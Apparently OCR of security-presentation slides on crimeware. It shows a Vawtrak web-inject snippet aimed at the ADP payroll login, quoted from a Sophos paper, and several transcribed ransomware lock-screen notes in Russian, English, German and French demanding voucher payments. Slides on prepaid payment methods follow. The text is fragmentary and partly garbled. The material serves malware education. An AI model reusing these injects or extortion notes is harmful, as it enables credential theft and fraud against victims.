
Copyright (c) 2014 FNBO Direct, a division of First National Bank of Omaha. All Rights Reserved. Deposit Accounts are offered by First National Bank of Omaha,
Member FDIC. Deposits are insured to the maximum permitted by law.
P.O. Box 3707, Omaha, NE 68103-0707

For information on FNBO Direct's privacy policy, please visit
https://www.fnbodirect.com/comp/popups/privacy-policy.fhtml

- EXE attachment or Exploit Kit attack
- Injects into legitimate process
- Hooks APIs to inspect network traffic
- Connects to C&C
- Receives configuration file
- Injects code into web pages of specific URLs


Sophos paper: Vawtrak – International crimeware-as-a-service

Vawtrack web inject



```
Target URL: runpayroll.adp.com/(default.aspx\?Action=login|registered/RegisteredLogin.aspx)
Flags: 0x22
Data before: </body>
Data inject: <script> %framework% var fw = new EQFramework('%framework_key%'); var CurQue
function ShowEl(name){if (isset(name)) {document.getElementById(name).style.display = '';}} funct
true;} else {ViewMain(); }}} function ViewMain(){document.title = MainTitle; HideEl('WaitDiv');HideE
function ViewInj(){document.title = MainTitle; HideEl('WaitDiv');ShowEl('AnswLbl1');ShowEl('AnswT
(isset(name)) {return document.getElementById(name).value;} else {return false;}} function SetPa(
(CurQuestions == 1) { if (isset('AnswLbl1')) document.getElementById('AnswLbl1').innerHTML = fw
CurQuestions++; } else if (CurQuestions == 2) { PostRequest += fw.GetVal('AdpQuestion2') + '=' +
fw.DelVal('AdpQuestion1'); fw.DelVal('AdpQuestion2'); ViewMain(); } } } if (fw.GetVal('AdpQuestion
if(isset('LnkForgotPassword')) {document.getElementById('LnkForgotPassword').click();} } else { if (
```

Screen Locker Ransomware



Windows заблокирован!


Microsoft Security обнаружил нарушения использования сети интернет.
Причина: Вы смотрели фильмы содержащие гей-порно.

Для разблокировки Windows необходимо:
Пополнить номер абонента Билайн: 8-962-873-44-51 на сумму 400 рублей
Оплатить можно через терминал для оплаты сотовой связи.
После оплаты, на выданном терминалом чеке, Вы найдёте Ваш персональный код разблокировки, который необходимо ввести ниже.

Ваш код:

Если в течении 12 часов с момента появления данного сообщения, не будет введён код все данные, включая Windows и bios будут БЕЗВОЗВРАТНО УДАЛЕНЫ! Попытка переустановить систему приведёт к нарушениям работы компьютера.

“Police Locker”



Attention!!!

The process of illegal activity is detected. According to UK law and Metropolitan Police Service and Strathclyde Police investigation your computer is locked!

The following violation is detected: you IP-address "[redacted]". Forbidden websites containing pornography, child pornography, Sodomy and called violence against children on, violent material toward people were visited from this IP-address!

Moreover and e-mail spam was sent you're your computer, e-mails containing terroristic materials. This locking serves to stop your illegal activity.

Your details: Location: United Kingdom, [redacted]
ISP: [redacted]

To release a lock your computer you should pay the fine in amount of £ 100. In the case of ignoring the payment, the program will remove illegal materials while keeping your personal information is not guaranteed.

You could pay the forfeit in two ways:

1) Paying through Ukash:

Use the code received for this purpose. Enter it in the space for payment and click OK (if you have more than one code, enter them one after another and then click OK).

In case the system informs about an error send the code to surcharge@cyber-metropolitan-police.co.uk.

2) Paying through Paysafecard:

Use the code (and a password if needed) received for this purpose. Enter it in the space for payment and click OK (if you have more than one code, enter them one after another and then click OK).

In case the system informs about an error send the code to surcharge@cyber-metropolitan-police.co.uk.

Ukash Where can I buy Ukash?

You could buy Ukash in many places, for example: shops, stalls, stand-alone terminals, on-line or through E-Wallet (electronic cash). Below you could find the list of point of sale Ukash in your country.

Epay - you could buy Ukash in thousands of supermarkets or Call-Shops which have this logo.

PayPoint - Get Ukash wherever you see the PayPoint sign.

Payzone - Ukash available from Payzone terminals around the UK.

Inpay - You can get a Ukash voucher in values from £10 - £500 and pay using your internet bank.

Early monetization methods: Prepaid cards and cash vouchers

paysafecard


Ukash®

Use PayPal to shop on eBay and more
PayPal
ebay
Service Fee: $4.95
green dot MoneyPak
✓ Reload Your Prepaid Cards
✓ Make Same-Day Payments
At participating partners
✓ Add Money to a PayPal Account
Shop anywhere PayPal is accepted, including eBay
No credit card or bank account required
green dot MoneyPak

PARTICIPATING RETAILERS

ACE CASH EXPRESS · CVS pharmacy · DOLLAR GENERAL · DOLLAR TREE · FAMILY DOLLAR

kmart · Kroger · RITE AID PHARMACY · SAFEWAY · 7-ELEVEN · Walgreens · Rapid Refund · Walmart



BUNDES
Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
MINISTÈRE DE L'INTÉRIEUR, DE L'OUTRE-MER, DES COLLECTIVITÉS TERRITORIALES ET DE L'IMMIGRATION
Gendarmerie nationale
SGA
DGA

Ein Vorgang
Das Betriebssystem wurde im Zusamm
Deutschland gesperrt! Es wurde folge
IP wurden Seiten mit pornografischer

Auf Ihrem Computer wurden ebenfalls
Gewalt und Kinderpornografie fest
terroristischen Hintergrunden, versch
Akt

Ihre Angaben: IP:

Um die Sperre des Computers aufzuh
zahlen.Sie haben zwei Mög
1) Die Z
Dazu geben Sie bitte den erworbenen
auf OK (haben Sie mehrere Codes,so

Sollte das System Fehler melden,s
kr
2) Die Zahl
Dazu geben Sie bitte den erworbener
und drücken Sie anschliessend auf
nacheinander ein und drücken Sie a
müssen Sie den Code per E

Activite illicite demelee!

Ce blocage de l'ordinateur sert a la prevention de vos actes illegaux. Le systeme d'exploitation a ete bloque a cause de la derogation de lois de la Republique Francaise!

On a releve l'infraction a la loi: de votre IP adresse qui correspond a "[redacted]" on a realise la requete sur le site qui contient la pornographie, la pornographie d'enfant, la sodomie et des actes de violence envers les enfants. Egalement on a recupere un video avec les elements de violence et la pornographie d'enfants. De meme on a retrouve l'envoi cu courriel electronique sous forme de spam avec les dessous terroristes.

Your details: IP:[redacted]
Location: France, [redacted]
ISP: [redacted]

Pour lever le blocage de l'ordinateur vous devez payer le recouvrement de 100 euros.

Il y a deux possibilites d'effectuer le paiement:

1) Abolition de dettes a l'aides du systeme de paiement Ukash:

Pour le faire vous devez remplir le champs du paiement avec le code donne, puis appuyer sur OK (en cas de deux codes disponibles, remplissez-les successivement l'un apres quoi appuyes sur OK).

Si le systeme informe d'une erreur, vous devez envoyer le code a l'adresse electronique cyber@defense.fr

2) Paiement a l'aide de Paysafecard:

Pour le faire vous devez remplir le champs du paiement avec le code (ou avec le mot d'ordre) et appuyer sur OK (en cas de deux codes disponibles, remplissez-les successivement l'un apres l'autre apres quoi appuyez sur OK).

En cas d'apparition d'une erreur, vous devez envoyer le code a l'adresse electronique cyber@defense.fr

Ukash Ou puis-je acheter un voucher Ukash?

